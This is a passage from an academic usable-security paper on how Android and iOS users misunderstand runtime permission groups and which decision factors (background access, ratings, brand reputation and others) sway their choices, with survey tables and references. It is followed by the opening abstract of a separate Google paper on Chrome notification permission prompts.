The interviewees' responses show that several reasons cause their wrong perceptions. First, some users did not believe that app developers have the incentive to help them make permission decisions. Second, the appearance of explanations are consistent across all apps on iOS (e.g. Figure 1(b) and 7). They thought app developers cannot achieve this. Funda-

mentally, this misunderstanding exists because iOS does not explicitly warn the users that the explanations are provided by app developers. Even worse the explanations are displayed in system-provided dialogs without clarification.

This misunderstanding can cause severe problems since users may easily believe the explanations are from trusted and verified sources. Previous research has shown that the developer-specified explanations may contain only partial or inaccurate information on what data will be accessed [50]. To avoid confusion, the iOS system may include the sources of explanations when displaying them in dialogs.

Answer to RQ2: With the limited information provided by system permission request dialogs, users commonly misperceived the scope of permission groups, and had more misperceptions for permission groups controlling a larger number of permissions.

6 Decision Factors

To make permission decisions, users may have concerns and consider more factors other than current information in the permission dialogs. To understand users' concerns and identify the factors that can affect their permission decisions (i.e., *decision factors*), we interviewed 20 mobile users. We further conducted a quantitative study on 1,200 users to evaluate how different decision factors may change users' decisions. The setup of both studies is detailed in Section 3.2 and 3.3.

6.1 Identifying Decision Factors

We define *decision factors* as factors that users may take into account when making permission decisions. In our interview study, we asked the users if they have any concerns when they make permission decisions and what information would help mitigate the concerns. Based on the free-form answers, we concluded five factors in the coding process. The codebooks are in Table 10 and Table 11. To make our study more comprehensive, we also included another factor, the *grant rate* of other users, which was studied by previous work [25,47]. The messages for each decision factor in survey 2 are presented in Table 2 and discussed in §3.3.1.

Finding 7: *Besides **grant rate** studied in previous work [25, 47], users also take other five factors, including **background access, data transmission, brand reputation, rating**, and **review**, into account for making permission decisions.*

Both *internal* and *external factors* can affect permission decisions: Internal factors (i.e. background access and data transmission) illustrate when and how an app will access, transmit or store sensitive data, which can be gathered by systems through monitoring apps' behavior. External factors include brand reputation, rating, review and grant rate. These factors illustrate users' opinions on an app or its producer company. Even though users may have different privacy needs and preferences, previous users' opinions can still provide some insights on privacy usages for the new users. We discuss each factor and the interview study result as follows.

Background access. This factor concerns whether an app will access private data when it is running in the background. It was concerned by *nine* out of 20 participants. In current smartphone OSes, after users grant permission, apps can always access the corresponding data. Therefore, some users were concerned whether an app would abuse the granted permissions to collect private data secretly. Three participants in our study said that they are afraid of apps tracking their locations all the time. For example, P14 said *"Sometimes when I'm talking to others, my phone wakes up and Siri asks me do I need help. Siri, I'm not talking to you. And these home apps, like Alexa, there is some concern."* This also conforms with previous findings that certain background resource accesses are unexpected and uncomfortable for some users [61, 62].

Data transmission. This factor concerns whether apps transmit the collected private data to remote servers. Once the data are transmitted to remote servers, it is unknown how the data will be used. The data can be stored, leaked, or even sold to third parties [14, 24]. *Eight* participants said they are concerned with this factor. For example, P13: *"Like photo-editing app, I expect that they need photo permission because that's what they do. But I am always concerned [that] they collect my photos and do some other things."*

Brand reputation. This factor indicates whether an app's vendor has a good reputation for protecting users' privacy. In our interview study, *eight* participants mentioned that this factor can impact their permission decisions. Some of them are more willing to grant permissions when an app's vendor has a good reputation in protecting privacy (e.g. P15 *"... They (well-known apps) should be more secure. I know who they are, what they do and stuff like this. It makes me easier to give them [requested information]"*). However, there is no gold standard to evaluate companies' reputation and users' evaluation standards can also differ from each other. While many participants mentioned that they are more likely to trust big famous companies, a few (two) participants also showed strong distrust in big tech companies. One participant said that *"I don't trust Facebook at all, they already had all the information and sold it"*. To objectively evaluate a company's reputation, we leveraged the information whether it was known to comply with laws and standards in protecting users' privacy in survey 2 (§3.3)

Ratings and Reviews. These two factors refer to ratings and reviews of an app in app stores. They reflect other users' evaluations of an app's quality. In our study, *15* participants said that they usually look at an app's rating to decide whether to download it or not. Similarly, rating can also be provided to assist users' permission decisions. As P16 puts *"The system can provide something to help users differentiate good apps or bad apps, [that] is helpful, like ratings"*, ratings can help users assess app qualities and may affect permission decisions.

Reviews may contain more detailed descriptions than ratings but only a small proportion of reviews are useful for permission [53, 59]. We analyzed the top 1,000 helpful re-

Table 10: Summary of the interview codebook

Variable	Description	Levels	α [42]
Decision factors	What users concern about and what can mitigate their concerns in granting permissions	See Table 11	0.877
Permission management familiarity	Whether the participants can find the phone setting	Yes/No	1
App store attention.	Relevant information that users read in the app store before users download the apps	Reviews/Ratings/Images/Descriptions	0.942
Permission check frequency	How often the participants check their permissions	Regular/Sometimes/Never	1
Permission model change (Android)	Whether users know about how permission granted for low-version apps in the runtime permission model.	Yes/No	1
Permission explanation provider (iOS)	Provider of the permission explanations in the permission dialog	Systems /App developer/Not sure	1

Table 11: Coding categories for decision factors in the interview study.

Subtheme	Description	Examples
Background access	Participants mention when the app will access the resources in the background	"For microphone, I always concern that some people may listen in my conversations, you know, they have access to that."
Data transmission	Participants mention whether the app will collect/transfer users' data and use it for other things.	"They can get my data, their database may leak my information. The other way is that they can get your data through some network. As long as your data go through the network, there are some risks."
Brand reputation	Participants mention about the app's reputation in security or protecting users' privacy.	"I usually trust the big-companies apps more, [because] I know better about them. They should be more secure."
Rating	Participants mention about ratings of the apps.	"They can provide something to help users differentiate good apps or bad apps, [that] is helpful, like ratings."
Review	Participants mention about reviews of the apps.	"I would like to see some reviews from authorities."

views for a popular free game, "Color Bump 3D", but found only 14 reviews are related to permissions. Thus, it is hard for users to find such information from reviews by themselves. In survey 2, we also presented permission-related reviews to users to see if reviews are helpful to decision making.

Grant rate. This factor refers to what proportion of previous users granted a permission to the same app. Previous work explored the feasibility of crowd-sourcing users' decisions to help users in making permission decisions [25, 47]. The permission settings or privacy expectations from many users were collected and presented to other users when requesting permissions, which has a major impact on users' feelings and their decisions.

6.2 Factors' Impact on Permission Decision

We designed three meaningful scenarios to simulate permission requests from real apps in different contexts. In survey 2, each respondent was provided with only positive or negative messages regarding one decision factor in all three scenarios (§3.3.1) and was asked to rate the helpfulness of the factor. We discuss the major results as follows.

Finding 8: *For the same decision factor, negative messages are more likely to impact users' decisions compared with positive messages.*

The change rates for messages in each scenario are in Table 12. For the negative messages, the change rate is the percentage of participants who changed their decisions from *grant* to *deny* among all participants who initially chose to *grant*. Similarly, for positive messages, the change rate refers to the percentage of respondents who changed from *deny* to *grant*.

We performed Wilcoxon signed rank test to evaluate whether there is a significant difference in user's permission decisions before and after the messages were provided. Table 12 shows the significant change rate of both negative and positive messages in blue background. All negative messages have a significant change rate (p<0.05), but less than half of positive messages have a significant change rate. In addition, most negative messages have a higher change rate than the corresponding positive messages for the same factor, with five exceptions (marked in bold in Table 12).

We used the two-tailed Mann-Whitney U test to measure the differences between the change rates of positive and negative messages. Table 12's p-value columns show the results. Three quarters (27 out of 36) of the change rates are significantly different. These results suggest that negative messages are more likely to impact users' decisions than positive messages. Negative messages may remind users of the potential risks and reconsider their permission decisions.

Interestingly, eight participants changed their decision from grant to deny after being presented with positive messages (*background access* and *data transmission* with LCGE). The reason may be that these participants are very cautious with their location data. Even though the messages are positive, they may be reminded of the potential risks of leaking their locations and thus denied the permission. One participant puts *"Location will be noticed, because that may [have] risks."*

Finding 9: *Users found background access the most helpful while grant rate the least helpful in permission decisions. For the same decision factor, users tended to find the information more helpful if negative messages were shown.*

At the end of survey 2, we asked the respondents to rate the helpfulness of the provided messages. Table 13 shows the results. We computed the average helpfulness score of each factor with positive and negative messages. *Grant rate* has the lowest score: 33 respondents rated this factor as "not helpful at all" (-2). Users would make permission decisions based on their own needs, which may differ from other users'.

Table 12: The change rate for the negative (Neg.) and positive (Pos.) messages for each decision factor. For negative messages, the change rate is the percentage of users who change their decision from 'Allow' to 'Deny', while for positive from 'Deny' to 'Allow'. We mark the change rate in blue if the rate's p-value is significant at $\alpha = 0.05$ in Wilcoxon Signed Rank Test. The column of p-value represents the two-tailed Mann–Whitney U test results of the change rate differences between positive and negative messages.

Scenario	Felp						RShare						LCGE					
Change rate %	Android			iOS			Android			iOS			Android			iOS		
	Neg.	Pos.	p-value	Neg.	Pos.	p-value	Neg.	Pos.	p-value	Neg.	Pos.	p-value	Neg.	Pos.	p-value	Neg.	Pos.	p-value
Background access	46.4	7.7	0.000*	30.3	7.7	0.000*	33.3	15.0	0.004*	16.7	6.7	0.002*	28.6	**41.7**	0.344	46.2	20.0	0.114
Data transmission	24.0	21.4	0.001*	35.0	12.5	0.000*	22.6	**33.3**	0.030*	20.0	12.0	0.000*	10.5	10.0	0.019*	12.8	**46.7**	0.412
Rating	61.5	3.1	0.000*	31.0	20.0	0.007*	50.0	10.0	0.001*	34.4	15.8	0.005*	61.0	41.7	0.349	25.6	**36.4**	0.261
Review	48.0	6.7	0.000*	47.6	5.3	0.000*	39.4	0.0	0.000*	17.2	12.5	0.000*	32.4	23.1	0.075	42.1	0.0	0.008*
Grant rate	37.0	0.0	0.000*	58.3	11.1	0.000*	36.1	5.9	0.002*	42.9	0.0	0.000*	28.9	18.2	0.069	28.6	0.0	0.013*
Brand reputation	52.0	17.9	0.000*	22.6	12.9	0.000*	34.5	33.3	0.079	16.2	**16.7**	0.005*	47.2	28.6	0.117	42.5	15.4	0.040*

Table 13: Helpfulness scores of the decision factors in the negative and positive message framing groups. p-value represents testing result of the helpfulness rating is different between positive and negative group in two-tailed Mann–Whitney U test.

	Negative						Positive						
	+2	+1	±0	-1	-2	avg.	+2	+1	±0	-1	-2	avg.	p-value
Background.	55	28	9	4	4	1.26	41	34	17	6	2	1.06	0.085
Data trans.	25	32	23	12	8	0.54	31	35	19	9	6	**0.76**	0.097
Rating	42	40	11	4	3	1.14	32	37	16	5	10	0.76	0.008*
Review	38	31	13	10	8	0.81	23	35	20	11	11	0.48	0.034*
Grant rate	25	30	14	17	14	0.35	19	26	19	17	19	0.09	0.094
Brand repu.	46	34	14	5	1	1.19	39	35	16	8	2	1.01	0.098

We observe that for the same decision factor respondents found negative messages more helpful than positive messages. For most factors, the average scores of negative messages are much higher than positive messages. This conforms with our previous finding: negative messages are more likely to affect users' permission decisions. For *data transmission*, the negative messages' score is lower than positive messages'. A potential reason is that regarding *data transmission*, the positive messages surprise users more than the negative message. Users may already anticipate their data will be transmitted after collection, in accordance with the negative messages. In contrast, the positive messages break their negative expectations and make them feel comfortable to grant a permission.

We also observe that the helpfulness scores from users who changed their decisions in any of the scenarios (n=345, μ=1.36) are significantly higher than those from users who changed no decision (n=855, μ=0.56) (χ^2 = 368.5, p<0.001). As for demographics, the respondents with experience in computer science or related fields are significantly less likely to change their decisions in the simulated scenarios. (U = 135693.0, p<0.001; two-tailed) No significant difference was observed between the scores from Android and iOS users.

Answer to RQ3: We studied six factors that can affect user's permission decisions: background access, data transmission, brand reputation, rating, review and grant rate, among which, *background access* and *brand reputation* were rated the most helpful by the users. We also found that negative messages related to the factors can have a stronger impact on users' permission decisions.

7 Related work

Install-time permission comprehension. Several works have studied user comprehension of permissions in the install-time permission model [36, 39, 43]. Felt et al. found that most users do not pay attention to the permission notices shown before app installation or do not understand the risks behind the permissions [39]. Kelley et al. found the users can not make informed decisions that based on the technical descriptions for permissions [43]. While these studies shared similar methodologies as our work, they focused on user comprehension in the *install-time model*. Compared with the install-time model, runtime permission dialogs use brief descriptions to describe permission in groups to avoid interrupting users for a long time. This calls for the need to study how users comprehend the permission groups with brief descriptions. We studied this problem with a mixed-methods approach, and found that many users still miscomprehend certain permission groups based on current descriptions (§5).

Felt et al. [36] were among the first to study Android app overprivilege problem where apps request permissions that they do not use. Such problems can be mitigated in the runtime permission model if users can deny the unnecessary permission requests. However, we found that users have misperceptions in certain permission groups based on the information provided by the systems. Therefore, users may not notice such overprivileged apps. This urges the need to improve the design of permission systems and reduce users' misperceptions.

Permission model change. Andriotis et al. [27] studied users' adaptation to the new Android runtime permission model by analyzing the permission settings of 50 users. Their study focused on users' general permission settings as well as users' viewpoint when just adapting to the runtime permission model. Our study focuses on the problem of low-version apps and their prevalence three years after the runtime permission model has been introduced. Surprisingly, we found that low-version apps are still widely installed and one-third users have confusion on their behavior of requesting permissions (§4).

Rationale messages in requesting permissions. Previous works studied the rationale messages provided by app devel-

opers [30, 50, 57]. Bonné et al. [30] found that users grant or deny a permission based on their expectation on whether an app needs the permission. Both Android and iOS adopt the practice to let app developers provide rationale messages to explain how permissions are used [16, 19]. However, only relying on app developers providing rationale messages suffer from several problems [50, 57]. First, app developers may not provide correct and helpful rationale messages. Liu et al. [50] found that a significant portion of incomplete explanations only describe basic permissions but hide their usage of other permissions in the same permission group. Second, Tan et al. [57] found that most messages only focus on the user benefits but not the potential risks. In comparison, we moved one step further to investigate what *systems* can provide to help users understand permissions (§6).

User concerns in granting permissions. Many previous works aim to understand what concerns users have when granting permissions [35, 38, 44, 61]. Inspired by these work, our study aims to explore what additional information (factors) that systems can provide to resolve users' concerns and assist them in making permission decisions.

Felt et al. [38] surveyed and ranked users' concerns on risks related to private data that can be accessed by apps. Their research goal lies in the selection of private data that should be protected by permissions and warned to users. Our study complements their work by focusing on what information can be provided by the systems to improve users' understanding of the permission requests and address their concerns.

Other related works cover certain aspects of the five identified decision factors. (1) Previous works [28, 35] proposed program analysis techniques that can detect sensitive *data transmission* in Android apps. These techniques can be helpful in understanding application sensitive data usage behaviors and derive the information related to decision factors. (2) Previous research on the impact of *background access* shows that users are more likely to be uncomfortable with resources requested in the background and block the requests [51,61,62]. Votipka et al. [61] found that users' comfort level of the background resource access depends on the *when* and *why* the resource was used. As a complement, our quantitative study shows that *background access* is rated as the most helpful one among the six decision factors. (3) Previous works found that app store information of user *rating* and *reviews* have significant impact on both apps' improvement [53] and users' decision on updating apps [59], but none of them have explored whether *ratings* and *reviews* can help users' permission decisions. (4) We found no previous work studied the relationship between *brand reputation* and users' permission decisions. (5) We also included grant rate as one decision factor based on previous studies [25, 47]. Lin et al. used the percentage of users that find a permission surprising to remind users at the install-time warnings [47]. Agarwal et al. [25] used the collected *grant rate* to make permission recommendations for new users However, we found that *grant rate* is rated as the least helpful among the six decision factors, even though this factor will impact many users' permission decisions (§6.2).

Other previous works in HCI communities explored the feasibility to incorporate additional information to raise users' attention to privacy and permissions [44] or help users better understand permissions through examples [41]. These works focused more on *how* to present the information to users;Our paper studied *what* should be presented to the users by comparing different decision factors (§6) .

Context integrity for mobile privacy. Context integrity [54] ties privacy protection to specific contexts. Wijesekera et al. [62] found that users may make different decisions for the same permission when it is used in different contexts and further proposed a machine learning approach that leverages users' past permission decisions to predict future decisions each time when permissions are used [63]. Tsai et al. [60] proposed a context-aware permission manager to help users flexibly control data access, e.g. only allow data access when the app is in the foreground. Different contexts can indeed affect users' permission decisions. Our study confirms that background access (or visibility in [62, 63]) can affect permission decisions. However, we focus on more general questions: (1) whether users can comprehend the permission groups and their related security risks, and (2) what additional information can be provided to enhance user comprehension. Our work is significant concerning context integrity. First, it is essential to ensure that users make permission decisions when they can understand the permissions. This is the case especially when considering context integrity where users' future permission decisions can be made based on their previous ones [63]. Second, we identified decision factors that can affect permission decisions other than the contexts defined by Wijesekera et al. [62]. These factors may also be used as features to improve privacy decision prediction model to make permission decisions aligning with user preferences [63].

Permission Fatigue. Previous works found that repetitive warnings can lead to notice fatigue and habituation in software agreement notices [40], Android install-time notices [37, 39] and browser security warnings [56]. Our findings provide hints for addressing the fatigue problem (§6). In order to improve user attentions, systems may allow users to customize decision factors based on their preferences. In addition, systems can highlight negative messages to draw users' attention. Bravo-Lillo et al. found that forcing users interact with essential information or adding attractors can effectively increase user attention and address habituation [32, 33]. Similarly, our findings in §5.3 suggest that it is necessary to highlight several important information (e.g. the provider of permission explanations) to draw users' attention.

8 Discussion and Implication

8.1 Explaining permission model changes

In §4, our study disclosed the prevalence of low-version Android apps as well as users' common misunderstanding

on these low-version apps. Low-version apps get all permissions at install-time even on new systems, while most users mistakenly expect they request permissions at runtime. This misunderstanding may be potentially taken advantage to bypass users' consent at runtime and cause privacy leakage.

At the same time of our study, two efforts have been made to mitigate this issue. First, Google Play begins to disallow uploading low-version apps [11]. Second, Android 10 asks user to decide to revoke dangerous permissions or not when the low-version app launches for the first time [22]. However, these efforts may not resolve the issue in total. First, many low-version apps uploaded before may still exist on Google play or third-party app stores. Second, the adoption of Android 10 may take a long time. Users may still be impacted by low-version if their OSes are not updated to Android 10.

We hope our study can raise people's awareness of this issue and inspire future works. First, third-party app stores may also consider forbidding low-version apps as Google Play did. Second, system designers may consider giving explicit warnings of low-version apps to raise users' attention. Third and more fundamental, system designers may consider to examine the comparability mechanism carefully to avoid similar issues which may confuse users.

8.2 Addressing common misunderstandings for permission groups

Our findings in §5 indicate that users commonly misunderstood the scope of permission groups. We suggest two potential approaches to reduce misunderstandings: OSes can (a) provide more explanations in the permission dialog, or (b) reorganize the permission groups and make them more intuitive (e.g., breaking down the permission groups into smaller ones). However, long explanations or excessive permission requests during runtime increase users' recognition burdens, making them habituate and ignore the explanations [29,37,39]. Future work could therefore explore how best to provide more explanations while balancing their complexity.

Our findings in §5.3 show that many iOS users commonly confuse app explanations with system-provided information. In addition, previous work found that many app-specified explanations only focus on user benefits and provide inaccurate information on what data will be accessed [50,57]. It is worthwhile to study how to assist app developers in providing better explanations and how to audit such explanations against app behaviors to avoid misleading users.

8.3 Addressing concerns with decision factors

In §6, we studied six factors that can affect users' permission decisions. We observed that negative messages of the factors are considered more helpful and more likely to affect user decisions than the positive ones. Following our findings, future work can focus on how to extract information concerning the factors. Here, we discuss some potential approaches. Internal factors (i.e., background access and data transmission) can be collected by OSes. For example, background access can be tracked by logging related system APIs. Data transmission can be monitored by combining static and dynamic data flow analysis [28]. The information can be collected during testing or in real use. Recent updates in Android [2] and iOS [4] allow users to choose whether to grant background access to locations, which notifies users about the potential background access.

External factors (i.e. rating, review, grant rate and brand reputation) can be collected via crowdsourcing or through trusted organizations with efforts. Reviews and ratings are available in app stores. OSes can collect them via information retrieval techniques and present it to users. Grant rate can be collected by the phone vendors from their users. Existing security and privacy standards like ISO/IEC27001 or GDRP [3, 5] may be used to reflect the company's reputation in protecting users' privacy. The general challenge concerning external factors is that information of these factors may be manipulated by fraudulent third parties. More efforts are needed to ensure that the obtained information is trusty.

Our work mainly focuses on the simple variations of the messages for decision factors, namely positive and negative messages. Future work may study more fine-grained metrics on three decision factors (rating/review/grant rate), e.g. how specific values can impact users' decisions. Our study also shows that users' decisions may change differently for different decision factors (Finding 9), which aligns with previous study that users have different privacy needs [48, 49]. This implies the necessity for a framework which allows users to personalize and configure what information to be provided. Future work may further study users' capability and willingness to configure these decision factors.

9 Conclusion

Current mobile systems play a neutral role in protecting users' private information—they just provide simple descriptions and allow apps to explain their permission request intentions. This can easily lead to unintended privacy leakage because of users' poor understandings of the permissions. In this paper, we investigated the problem through analysis of real users' permission settings and large-scale user studies. We find that users have several common misunderstandings on certain permission groups and many Android users are not aware of permission model changes. This motivates system designers to enhance systems by providing clearer permission-related information. We further studied what extra information can be provided by the systems to help users make more informed decisions. Our results suggest that information about *background access* and *brand reputation* were rated the most helpful and the negative messages related to the factors can have a stronger impact on users' decisions. Such results can guide system designers to select relevant information that can raise users' attention when making permission decisions.

Acknowledgments

We greatly appreciate the anonymous reviewers for their insightful comments and feedback. We thank Shelby Thomas, C. Ailie Fraser, Vector Guo Li and a host of others in the Opera group, the Systems and Networking group at UC San Diego and Whova Inc for useful discussions and paper proofreading. This work is supported in part by NSF grants (CNS-1814388, CNS-1526966) and the Qualcomm Chair Endowment. Lili Wei was supported by the Postdoctoral Fellowship Scheme by the Hong Kong Research Grant Council.

References

[1] Android fragmentation keeps getting worse. https://tinyurl.com/yd78kncd.

[2] Android location updates. https://developer.android.com/preview/privacy/location.

[3] General data protection regulation gdpr. https://gdpr-info.eu/.

[4] iOS 13 location updates. https://gimbal.com/ios-13-location-permissions/.

[5] Iso/iec 27001 information security management standard. https://www.iso.org/isoiec-27001-information-security.html.

[6] List of android app stores. https://en.wikipedia.org/wiki/List_of_Android_app_stores.

[7] Permission checker dataset. https://ucsdopera.github.io/PermissionStudyUsenix21/dataset/.

[8] Permission checker privacy policy. https://permissionchecker.github.io/privacy.html.

[9] Permission checker website. https://permissionchecker.github.io.

[10] Supplementary materials. https://ucsdopera.github.io/PermissionStudyUsenix21/supplementary.pdf.

[11] Target api level requirements for the play console. https://tinyurl.com/y6uu6saz.

[12] ios 6 to seek permission before apps can access personal data. https://tinyurl.com/yxhz7pz4, 2012.

[13] Meitu has major privacy red flags. https://tinyurl.com/zd5z5l7, 2017.

[14] 7 in 10 smartphone apps share your data with third-party services. https://tinyurl.com/ybe46d3c, 2018.

[15] Android permission overview. https://developer.android.com/guide/topics/permissions/overview, 2018.

[16] Android request app permissions. https://developer.android.com/training/permissions/requesting, 2018.

[17] Facebook has been collecting call history and sms data from android. https://tinyurl.com/yb5vkngd, 2018.

[18] Gobuff record and send screen recordings in the background. https://tinyurl.com/yyzrmbxq, 2018.

[19] ios accessing protected resources. https://tinyurl.com/ufhfe7c, 2018.

[20] Pokemon go abuse storage read permission to combat rooting. https://tinyurl.com/y3qkobc9, 2018.

[21] Android official documentation: Requesting permissions at runtime. https://developer.android.com/training/permissions/requesting.html, 2019.

[22] Android q privacy update. https://developer.android.com/about/versions/10/privacy/changes, 2019.

[23] Smartphone users will top 3 billion in 2018, hit 3.8 billion by 2021. https://tinyurl.com/y4mxrqaw, 2019.

[24] Ring for Android reportedly shares your data with third parties. https://mashable.com/article/ring-third-party-data/, 2020.

[25] Yuvraj Agarwal and Malcolm Hall. Protectmyprivacy: detecting and mitigating privacy leaks on ios devices using crowdsourcing. In *Proc. MobiSys*, pages 97–110. ACM, 2013.

[26] Hazim Almuhimedi, Florian Schaub, Norman Sadeh, Idris Adjerid, Alessandro Acquisti, Joshua Gluck, Lorrie Faith Cranor, and Yuvraj . Your location has been shared 5,398 times!: A field study on mobile app privacy nudging. In *Proc. CHI*, pages 787–796, 2015.

[27] Panagiotis Andriotis, Martina Angela Sasse, and Gianluca Stringhini. Permissions snapshots: Assessing users' adaptation to the android runtime permission model. In *2016 IEEE WIFS*, pages 1–6. IEEE, 2016.

[28] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *Acm Sigplan Notices*, 49(6):259–269, 2014.

[29] Rainer Böhme and Jens Grossklags. The security cost of cheap user interaction. In *Proc. New Security Paradigms Workshop*, 2011.

[30] Bram Bonné, Sai Teja Peddinti, Igor Bilogrevic, and Nina Taft. Exploring decision making with android's runtime permission dialogs using in-context surveys. In *Proc. SOUPS*, 2017.

[31] Virginia Braun and Victoria Clarke. Using thematic analysis in psychology. *Qualitative research in psychology*, 2006.

[32] Cristian Bravo-Lillo, Lorrie Cranor, Saranga Komanduri, Stuart Schechter, and Manya Sleeper. Harder to ignore? revisiting pop-up fatigue and approaches to prevent it. In *Proc. SOUPS*.

[33] Cristian Bravo-Lillo, Saranga Komanduri, Lorrie Faith Cranor, Robert W Reeder, Manya Sleeper, Julie Downs, and Stuart Schechter. Your attention please: designing security-decision uis to make genuine risks harder to ignore. In *Proc. SOUPS*, pages 1–12, 2013.

[34] Permission Checker. Permission checker on google play. https://play.google.com/store/apps/details?id=com.sbysoft.perchecker, 2018.

[35] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems*, 2014.

[36] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proc. CCS*. ACM, 2011.

[37] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdatta Akhawe, David Wagner, et al. How to ask for permission. In *HotSec*, 2012.

[38] Adrienne Porter Felt, Serge Egelman, and David Wagner. I've got 99 problems, but vibration ain't one: a survey of smartphone users' concerns. In *Proc. of 2nd ACM workshop on Security and privacy in smartphones and mobile devices*, 2012.

[39] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android permissions: User attention, comprehension, and behavior. In *Proc. SOUPS*, page 3. ACM, 2012.

[40] Nathaniel S Good, Jens Grossklags, Deirdre K Mulligan, and Joseph A Konstan. Noticing notice: a large-scale experiment on the timing of software license agreements. In *Proc. CHI*, pages 607–616, 2007.

[41] Marian Harbach, Markus Hettig, Susanne Weber, and Matthew Smith. Using personal examples to improve risk communication for security & privacy decisions. In *Proc. CHI*, pages 2647–2656. ACM, 2014.

[42] Andrew F Hayes and Klaus Krippendorff. Answering the call for a standard reliability measure for coding data. *Communication methods and measures*, 1(1):77–89, 2007.

[43] Patrick Gage Kelley, Sunny Consolvo, Lorrie Faith Cranor, Jaeyeon Jung, Norman Sadeh, and David Wetherall. A conundrum of permissions: installing applications on an android smartphone. In *Intl. conf. on financial cryptography and data security*. Springer, 2012.

[44] Patrick Gage Kelley, Lorrie Faith Cranor, and Norman Sadeh. Privacy as part of the app decision-making process. In *Proc. CHI*. ACM, 2013.

[45] Frauke Kreuter, Stanley Presser, and Roger Tourangeau. Social desirability bias in cati, ivr, and web surveysthe effects of mode and question sensitivity. *Public opinion quarterly*, 2008.

[46] Jon A Krosnick. Survey research. *Annual review of psychology*.

[47] Jialiu Lin, Shahriyar Amini, Jason I Hong, Norman Sadeh, Janne Lindqvist, and Joy Zhang. Expectation and purpose: understanding users' mental models of mobile app privacy through crowdsourcing. In *Proc. Ubicomp*. ACM, 2012.

[48] Bin Liu, Mads Schaarup Andersen, Florian Schaub, Hazim Almuhimedi, Shikun Aerin Zhang, Norman Sadeh, Yuvraj Agarwal, and Alessandro Acquisti. Follow my recommendations: A personalized privacy assistant for mobile app permissions. In *Proc. SOUPS*, 2016.

[49] Bin Liu, Deguang Kong, Lei Cen, Neil Zhenqiang Gong, Hongxia Jin, and Hui Xiong. Personalized mobile app recommendation: Reconciling app functionality and user privacy preference. In *Proc. WSDM*, 2015.

[50] Xueqing Liu, Yue Leng, Wei Yang, Wenyu Wang, Chengxiang Zhai, and Tao Xie. A large-scale empirical study on android runtime-permission rationale messages. In *IEEE VL/HCC*, pages 137–146. IEEE, 2018.

[51] Kristopher Micinski, Daniel Votipka, Rock Stevens, Nikolaos Kofinas, Michelle L Mazurek, and Jeffrey S Foster. User interactions and permission use on android. In *Proc. CHI*, pages 362–373. ACM, 2017.

[52] Muhammad Baqer Mollah, Md Abul Kalam Azad, and Athanasios Vasilakos. Security and privacy challenges in mobile cloud computing: Survey and way ahead. *Journal of Network and Computer Applications*, 84:38–54, 2017.

[53] Duc Cuong Nguyen, Erik Derr, Michael Backes, and Sven Bugiel. Short text, large effect: Measuring the impact of user reviews on android app security and privacy. In *IEEE S&P*. IEEE, 2019.

[54] Helen Nissenbaum. Privacy as contextual integrity. *Wash. L. Rev.*, 79:119, 2004.

[55] Elissa M Redmiles, Ziyun Zhu, Sean Kross, Dhruv Kuchhal, Tudor Dumitras, and Michelle L Mazurek. Asking for a friend: Evaluating response biases in security user studies. In *Proc. CCS*, pages 1238–1255. ACM, 2018.

[56] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor. Crying wolf: An empirical study of ssl warning effectiveness. In *USENIX security symposium*, pages 399–416, 2009.

[57] Joshua Tan, Khanh Nguyen, Michael Theodorides, Heidi Negrón-Arroyo, Christopher Thompson, Serge Egelman, and David Wagner. The effect of developer-specified explanations for permission requests on smartphone user behavior. In *Proc. CHI*, pages 91–100. ACM, 2014.

[58] Christopher Thompson, Maritza Johnson, Serge Egelman, David Wagner, and Jennifer King. When it's better to ask forgiveness than get permission: attribution mechanisms for smartphone resources. In *Proc. SOUPS*, pages 1–14, 2013.

[59] Yuan Tian, Bin Liu, Weisi Dai, Blase Ur, Patrick Tague, and Lorrie Faith Cranor. Supporting privacy-conscious app update decisions with user reviews. In *Proc. ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices*, pages 51–61, 2015.

[60] Lynn Tsai, Primal Wijesekera, Joel Reardon, Irwin Reyes, Serge Egelman, David Wagner, Nathan Good, and Jung-Wei Chen. Turtle guard: Helping android users apply contextual privacy preferences. In *Proc. SOUPS*, 2017.

[61] Daniel Votipka, Seth M Rabin, Kristopher Micinski, Thomas Gilray, Michelle L Mazurek, and Jeffrey S Foster. User comfort with android background resource accesses in different contexts. In *Proc. SOUPS*, pages 235–250, 2018.

[62] Primal Wijesekera, Arjun Baokar, Ashkan Hosseini, Serge Egelman, David Wagner, and Konstantin Beznosov. Android permissions remystified: A field study on contextual integrity. In *USENIX Security Symposium*, pages 499–514, 2015.

[63] Primal Wijesekera, Arjun Baokar, Lynn Tsai, Joel Reardon, Serge Egelman, David Wagner, and Konstantin Beznosov. The feasibility of dynamically granted permissions: Aligning mobile privacy with user preferences. In *IEEE S&P*, pages 1077–1093. IEEE, 2017.

"Shhh...be quiet!" Reducing the Unwanted Interruptions of Notification Permission Prompts on Chrome

Igor Bilogrevic Balazs Engedy Judson L. Porter III Nina Taft Kamila Hasanbega
Andrew Paseltiner Hwi Kyoung Lee Edward Jung Meggyn Watkins PJ Mclachlan
Jason James
Google
{ibilogrevic,engedy,jud,ninataft,hkamila,apaseltiner,hwi,edwardjung,
meggynwatkins,pjmclachlan,jasonjames}@google.com

Abstract

Push notifications can be a very useful feature. On web browsers, they allow users to receive timely updates even if the website is not currently open. On Chrome, the feature has become extremely popular since its inception in 2015, but it is also the least likely to be accepted by users. Chrome telemetry shows that, although 74% of all permission prompts are about notifications, they are also the least likely to be granted with only a 10% grant rate on desktop and 21% grant rate on Android. In order to preserve its utility for websites and to reduce unwanted interruptions and potential abuses for the users, we designed and tested both a novel UI and its activation mechanism for notification permission prompts in Chrome.

